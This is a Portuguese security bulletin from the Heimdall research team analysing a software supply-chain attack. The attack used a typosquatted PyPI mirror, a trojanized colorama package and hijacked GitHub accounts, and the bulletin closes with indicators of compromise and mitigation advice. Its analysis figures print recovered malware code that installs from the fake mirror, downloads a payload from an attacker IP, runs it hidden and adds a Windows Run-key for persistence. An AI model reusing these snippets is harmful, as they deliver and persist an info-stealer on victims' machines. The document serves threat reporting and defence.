BOLETIM DE SEGURANÇA

Campanha de ataque direcionada à cadeia de fornecimento de software

heimdall
security research
A DIVISION OF ISH


TLP: CLEAR

Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso **X**.

[Heimdall Security Research]

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

[Boletins de Segurança – Heimdall]



SUMÁRIO

LISTA DE TABELAS

LISTA DE FIGURAS

1 SUMÁRIO EXECUTIVO

Recentemente, a Checkmarx Research identificou uma campanha de ataque que visava a cadeia de fornecimento de software. A campanha teve sucesso em explorar várias vítimas, incluindo a organização Top.gg GitHub, que possui uma comunidade de mais de 170 mil usuários, e diversos desenvolvedores autônomos.

Os atacantes empregaram uma série de TTPs (Táticas, Técnicas e Procedimentos) durante o ataque. Entre as estratégias utilizadas, destacam-se o controle de contas através do roubo de cookies de navegador, a contribuição de código mal-intencionado com commits autenticados, a criação de um espelho Python personalizado e a publicação de pacotes maliciosos no registro PyPi. Essas ações demonstram a sofisticação e a amplitude do ataque.

2 INFORMAÇÕES SOBRE O ATAQUE

A estrutura do ataque envolvia um site que se assemelhava a um espelho de pacote Python, registrado sob o domínio “files[.]pypihosted[.]org”.

Essa escolha de domínio é um exemplo de Typosquatting inteligente, pois imita o espelho oficial do Python, “files.pythonhosted.org”. Este último é o local onde os arquivos oficiais dos pacotes PyPi são comumente armazenados. Portanto, a seleção do domínio foi estrategicamente feita para enganar os usuários, fazendo-os acreditar que estavam interagindo com o site oficial.




Figura 1 – Domínio pypihosted.org.

Nas ações do invasor, foi observado o uso de uma funcionalidade específica do pip, o gerenciador de pacotes do Python. Essa funcionalidade permite que se especifique uma URL para adquirir as dependências necessárias para um determinado pacote. O invasor, então, utilizou um repositório Python falso, ou seja, um espelho não autêntico, para fazer o download dos pacotes necessários. Isso sugere uma estratégia sofisticada de exploração das ferramentas e recursos disponíveis no ecossistema Python.




Figura 2 – Arquivo Requirement.txt, comparativo de espelho falso versus legítimo.

Os atacantes se apropriaram do Colorama, que é uma ferramenta amplamente utilizada, e inseriram código malicioso. Eles esconderam o código malicioso dentro do Colorama e hospedaram essa versão alterada em um domínio falso, tornando difícil identificar a natureza maliciosa do pacote. Além disso, os invasores sequestraram contas do GitHub de alta reputação e usaram essas contas para fazer commits maliciosos. Uma das vítimas é o editor de sintaxe do GitHub, que é mantenedor da organização Top.gg no GitHub. Com controle sobre essa conta, o invasor fez um commit malicioso no repositório *top-gg/python-sdk* usando a identidade roubada do editor de sintaxe. Eles adicionaram instruções ao requirements.txt para baixar a versão maliciosa do colorama de seu espelho Python falso.

A conta GitHub do editor de sintaxe foi provavelmente sequestrada através de cookies roubados. O invasor obteve acesso aos cookies de sessão da conta, permitindo que eles ignorassem a autenticação e realizassem atividades maliciosas. Esse método de controle de conta é preocupante, pois não requer que o invasor conheça a senha da conta.




Figura 3 – Página github top-gg.

O invasor, com o objetivo de esconder suas ações mal-intencionadas, adotou uma tática cuidadosa ao fazer alterações em vários repositórios maliciosos. Eles comprometeram diversos arquivos ao mesmo tempo, incluindo o arquivo de requisitos que continha o link malicioso, além de outros arquivos legítimos. Essa ação meticulosa visava diminuir a possibilidade de detecção, pois o link malicioso se camuflaria entre as dependências legítimas, diminuindo a chance dos usuários perceberem a irregularidade durante uma revisão rápida das alterações confirmadas.




Figura 4 – Ocultação de espelho falso e confirmação de arquivos.

Para disseminar ainda mais o malware, o invasor não se limitou a usar apenas repositórios maliciosos do GitHub. Eles também utilizaram um pacote Python prejudicial chamado "yocolor" para distribuir o pacote "colorama", que continha o malware. Utilizando a técnica de typosquatting, o pacote malicioso foi hospedado no domínio "files[.]pypihosted[.]org", com um nome idêntico ao pacote legítimo "colorama".

O invasor manipulou o processo de instalação do pacote e explorou a confiança dos usuários no ecossistema de pacotes Python. Isso garantiu que o pacote "colorama", agora malicioso, fosse instalado sempre que a dependência prejudicial fosse especificada nos requisitos do projeto. Essa estratégia permitiu ao invasor evitar suspeitas e infiltrar-se nos sistemas de desenvolvedores que confiavam na integridade do sistema de empacotamento Python, sem que eles percebessem.




Figura 5 – Fluxo do ataque.

Na fase inicial, um usuário desavisado realiza o download de um repositório ou pacote prejudicial. Este contém uma dependência nociva denominada “colorama”. O download é feito a partir do domínio typosquatted “files[.]pypihosted.org”. Esta é a primeira etapa do processo.

yocolor/__init__.py

```
os.system(f"{sys.executable} -m pip install https://files.pypihosted.org/packages/
d8/53/6f443c9a4a8358a93a6792e2acffb9d9d5cb0a5cfd8802644b7b1c9a02e4/colorama-0.4.6.tar.gz")
```

Figura 6 – Exemplo de como é o código malicioso no pacote ycolor.

O pacote "colorama" mal-intencionado, possui um código que é uma cópia exata do pacote original, exceto por um pequeno segmento de código malicioso adicional. No início, esse código estava no arquivo “**colorama/tests/__init__.py**”, mas o invasor o transferiu para “**colorama/init.py**”, provavelmente para assegurar uma execução mais eficaz do código malicioso. Esse código estabelece a base para as etapas seguintes do ataque.

O ator malicioso utilizou uma estratégia astuta para esconder a carga maliciosa dentro do código. Eles inseriram uma grande quantidade de espaços em branco para deslocar o código malicioso para fora da visualização na tela, fazendo com que alguém que estivesse inspecionando o pacote tivesse que rolar horizontalmente por um longo tempo antes de encontrar o conteúdo malicioso escondido. O objetivo dessa técnica era tornar o código malicioso menos visível durante uma revisão rápida dos arquivos fonte do pacote.

Esse código procura e executa outro fragmento de código Python de "**hxxps[:]//pypihosted[.]org/version**", que instala as bibliotecas necessárias e decodifica dados codificados usando a biblioteca "*fernet*". O código decodificado busca um interpretador Python válido e executa outro segmento de código ofuscado armazenado em um arquivo temporário.

O malware avança em sua operação, procurando por um código Python adicional que foi ofuscado. Este código é obtido de um link externo: **hxxp[:]//162[.]248[.]100[.]217/inj**. Após a obtenção do código, o malware o executa utilizando o comando “exec”.





Figura 7 – Código obtido pelo link externo.

A análise revela que o invasor fez um esforço consciente para ofuscar seu código. Ele empregou várias técnicas, incluindo o uso de caracteres chineses e japoneses, compactação zlib e nomes de variáveis enganosos, para tornar a análise e a compreensão do código mais desafiadoras. O código, quando simplificado, verifica o sistema operacional do host comprometido e escolhe uma pasta e um nome de arquivo aleatórios para armazenar o código Python malicioso final. Este código é obtido de “**hxxp[:]//162[.]248[.]100.217[:]80/ grb.**” O malware também implementa um mecanismo de persistência, modificando o registro do Windows para criar uma nova chave de execução. Isso garante que o código Python malicioso seja executado toda vez que o sistema for reiniciado, permitindo que o malware mantenha sua presença no sistema comprometido mesmo após a reinicialização.



```
.
.
.
def WriteFilee(file):
    with open(file, mode="w", encoding="utf-8") as f:
        f.write(requests.get("http://162.248.100.217:80/grb").text)

def StartFilee(path):
    subprocess.Popen([f'{py_exec}.exe', path], creationflags=subprocess.CREATE_NO_WINDOW)

def SetStart(path):
    spoofedpath = f'"{pythonw_path}" "{path}"'
    winnreg = winreg.HKEY_CURRENT_USER
    starttup = "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run"
    keyc = winreg.CreateKeyEx(winnreg, starttup, 0, winreg.KEY_WRITE)
    winreg.SetValueEx(keyc, choice(names), 0, winreg.REG_SZ, f"{spoofedpath}")


FolderOfFile = GetRandomDirr()
NameOfFile = CreateFileNamee(FolderOfFile)
FullFile = FolderOfFile + "\\" + NameOfFile
WriteFilee(FullFile)
StartFilee(FullFile)
try:
    SetStart(FullFile)
except:
    pass
.
.
.
```

Figura 8 – Código recuperado.

O malware, em sua fase final, é um stealer de dados sofisticado. Ele mira em uma variedade de softwares populares e extrai informações sensíveis. Ele busca por dados de navegadores como Opera, Chrome, Brave, Vivaldi, Yandex e Edge, roubando cookies, histórico de navegação, favoritos, cartões de crédito e credenciais de login. O Discord também é um alvo, com o malware tentando localizar e descriptografar tokens Discord. Ele também tem como alvo carteiras de criptomoedas, buscando diretórios específicos e roubando arquivos relacionados. As sessões do Telegram não são poupadas, com o malware tentando capturar informações da sessão. Ele também procura por arquivos de computador com palavras-chave específicas em seus nomes ou extensões, e tenta roubar informações do perfil do Instagram da vítima. Além disso, o malware possui um componente de keylogging, capturando as teclas digitadas pela vítima. Os dados roubados são exfiltrados para o servidor do invasor usando várias técnicas, incluindo o upload de arquivos para serviços de compartilhamento de arquivos anônimos e o envio de informações roubadas ao servidor do invasor usando solicitações HTTP.

Em novembro de 2022, o usuário “felpes” do Pypi introduziu três pacotes no Python Package Index (PyPI), que incluíam diversos tipos de código mal-intencionado. Avançando para 1º de fevereiro de 2024, o invasor registrou o domínio pypihosted[.]org. No dia 4 de março de 2024, a conta GitHub de um colaborador do top.gg foi violada. O invasor utilizou essa conta para inserir código malicioso no repositório da organização. Em 13 de março de 2024, o invasor ampliou sua infraestrutura de typosquatting ao registrar o domínio pythanhosted.org. Finalmente, em 5 de março de 2024, “felpes” lançou o pacote “yocolor” no PyPI, que continha malware e serviu como um veículo para sua distribuição.

Nome do pacote	Versão	Nome do usuário	Data de lançamento
jzyrljroxlca	0.3.2	pypi/xotifol394	21-Jul-23
wkqubsxekbxn	0.3.2	pypi/xotifol394	21-Jul-23
eoerbisjxqyv	0.3.2	pypi/xotifol394	21-Jul-23
lyfamdorksgb	0.3.2	pypi/xotifol394	21-Jul-23
hnuhfyzumkmo	0.3.2	pypi/xotifol394	21-Jul-23
hbcxuypphrnk	0.3.2	pypi/xotifol394	20-Jul-23
dcrywkqddo	0.4.3	pypi/xotifol394	20-Jul-23
mjpoytwngddh	0.3.2	pypi/poyon95014	21-Jul-23
eeajhjmclakf	0.3.2	pypi/tiles77583	21-Jul-23
yocolor	0.4.6	pypi/felpes	05-Mar-24
coloriv	3.2	pypi/felpes	22-Nov-22
colors-it	2.1.3	pypi/felpes	17-Nov-22
pylo-color	1.0.3	pypi/felpes	15-Nov-22
type-color	0.4	felipefelpes	01-Nov-22

Tabela 1 – Tabela de pacotes maliciosos.

3 CONCLUSÃO

Esta campanha ilustra a complexidade das estratégias usadas por atores maliciosos para disseminar malware através de plataformas confiáveis, como PyPI e GitHub. Este evento ressalta a necessidade de cautela ao instalar pacotes e repositórios, mesmo aqueles provenientes de fontes confiáveis. É fundamental analisar cuidadosamente as dependências, monitorar atividades de rede suspeitas e adotar práticas de segurança sólidas para reduzir o risco de cair vítima desses ataques.

4 RECOMENDAÇÕES

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção do referido *malware*, como por exemplo:

Não armazene credenciais como código ou configuração no seu GitHub:

- É muito comum o armazenamento de senhas em repositórios no GitHub, o que pode acontecer de forma indireta ou involuntária. Para evitar isso, existem ferramentas como git-secrets, Vault, Keycloak que analisam estaticamente seus commits para garantir que você não tente enviar senhas ou informações confidenciais em seus repositórios.

Adicione um arquivo SECURITY.md em seu projeto

- Esse arquivo representa a política de segurança do seu código, destacando as principais informações que envolvem o tema. O objetivo do SECURITY.md é documentar formalmente os processos e procedimentos relacionados à segurança.

Use Dependabot alerts e atualizações de segurança

- Com essa funcionalidade, você pode ver alertas sobre dependências conhecidas por conter vulnerabilidades de segurança e escolher se deseja gerar pull requests para atualizar essas dependências automaticamente.

Escolha de método de autenticação e limite as permissões de suas credenciais

- É importante escolher um método de autenticação que ofereça um nível adequado de segurança para suas necessidades e limitar as permissões de suas credenciais para minimizar o impacto caso elas sejam comprometidas.

Armazene suas credenciais de autenticação com segurança e limite quem pode acessar suas credenciais de autenticação

- Não compartilhe credenciais de autenticação usando um sistema de mensagens ou e-mail não criptografado. Não passe seu personal access token como texto sem formatação na linha de comando.

5 INDICADORES DE COMPROMISSOS

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Compromissos (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores de compromisso do artefato	
md5:	fdb9474dbfcfc86b7f8145ef79a226b6
sha1:	d485b744f9881a989912d4279fcd295cea016208
sha256:	0C1873196DBD88280F4D5CF409B7B53674B3ED85F8A1A28ECE9CAF2F98A71207
File name:	colorama-0.4.5.tar.gz

Indicadores de compromisso do artefato	
md5:	c4f0e398625797ff9081b9f343baf45b
sha1:	8576063e97e8725a53fbf6c23f8d456953304515
sha256:	35AC61C83B85F6DDCF8EC8747F44400399CE3A9986D355834B68630270E669FB
File name:	colorama-0.4.6 (1).tar.gz

Tabela 2 – Indicadores de Compromissos de artefatos

Indicadores de URL, IPs e Domínios

Indicadores de URL, IPs e Domínios	
URL	hxxps[:]//files[.]pythanhosted.org/packages/d8/53/6f443c9a4a8358a93a6792e2acffb9d9d5cb0a5cfd8802644b7b1c9a02e4/colorama-0.4.5.tar.gz hxxps[:]//files[.]pypihosted.org/packages/d8/53/6f443c9a4a8358a93a6792e2acffb9d9d5cb0a5cfd8802644b7b1c9a02e4/colorama-0.4.6.tar.gz hxxps://files[.]pypihosted[.]org/packages/d8/53/6f443c9a4a8358a93a6792e2acffb9d9d5cb0a5cfd8802644b7b1c9a02e4/colorama-0.4.3.tar.gz
Domínio	pypihosted.org/version
IP	162[.]248.101.215 162[.]248.100.217 162.248.100.117

Tabela 3 – Indicadores de Compromissos de Rede.

Obs: Os *links* e endereços IP elencados acima podem estar ativos; cuidado ao realizar a manipulação dos referidos IoCs, evite realizar o clique e se tornar vítima do conteúdo malicioso hospedado no IoC.

6 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- **Checkmarx**

heimdall
security research
A DIVISION OF ISH